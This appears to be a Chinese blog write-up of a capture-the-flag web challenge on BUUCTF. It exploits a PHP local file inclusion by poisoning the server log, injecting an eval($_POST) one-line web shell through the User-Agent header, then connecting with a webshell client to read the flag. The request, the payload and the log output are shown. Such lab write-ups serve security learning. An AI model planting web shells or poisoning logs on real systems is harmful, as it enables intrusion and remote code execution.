

BUUCTF-[ACTF2020 新生赛]Include1

原创

[yuri5151](#) 于 2021-07-18 11:13:47 发布 486 收藏 1

分类专栏: [web安全](#) 文章标签: [php](#) [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/yuri5151/article/details/118874763>

版权



[web安全](#) 专栏收录该内容

9 篇文章 0 订阅

订阅专栏

初态

tips

<https://blog.csdn.net/yuri5151>

只有一个链接

Can you find out the flag?

<https://blog.csdn.net/yuri5151>

点开只有一句话

解题思路

1. 啥提示也没, 先看源码

```
1 <meta charset="utf8">
2 <a href="?file=flag.php">tips</a>
```

第二个里面没信息，第一个页面里面有个file=flag.php，指向的是第二个页面

所以有个file参数，可以考虑是文件包含---->考虑要包含啥

2. 没有文件提示，考虑data与日志

data用base64版传入，被检测了


hacker!

则尝试日志上传

3. 日志修改UA

```
<?php echo '666';@eval($_POST['cmd'])?>
```

echo一下一会好看出来有没有上传成功



Send Cancel < >

Request

Pretty Raw \n Actions

```
1 GET / HTTP/1.1
2 Host: 9f763dfc-93da-445b-af4f-5ee7222095f2.node4.buuoj.cn
3 User-Agent: <?php echo '666';@eval($_POST['cmd'])?>Mozilla/5.0
  (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101
  Firefox/89.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

<https://blog.csdn.net/yuri5151>

检查一下有没有

```
NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36
Edg/91.0.864.67" "218.12.12.51, 218.12.12.51" 218.12.12.51 - - [18/Jul/2021:02:54:10 +0000] "GET /
HTTP/1.1" 200 66 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101
Firefox/89.0" "218.12.12.51, 218.12.12.51" 218.12.12.51 - - [18/Jul/2021:02:55:04 +0000] "GET /
HTTP/1.1" 200 66 "-" "666 Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101
Firefox/89.0" "218.12.12.51, 218.12.12.51" 218.12.12.51 - - [18/Jul/2021:02:55:49 +0000] "GET
/?file=data://text/plain;base64,PD9waHAgaGQGV2YWwoJF9QT1NUWydjbnWQnXSsk/Pg== HTTP/1.1"
200 40 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0"
"218.12.12.51, 218.12.12.51"
```

<https://blog.csdn.net/yuri5151>

上传成功! ~~~

再去用蚁剑找找



<https://blog.csdn.net/yuri5151>

```
编辑: /var/www/html/flag.php

1 <?php
2 echo "Can you find out the flag?";
3 //flag{e7149260-8865-4e72-9084-8e3181692660}
4
```

<https://blog.csdn.net/yuri5151>

打开就有flag文件

网页源码不显示原来是在注释里。。。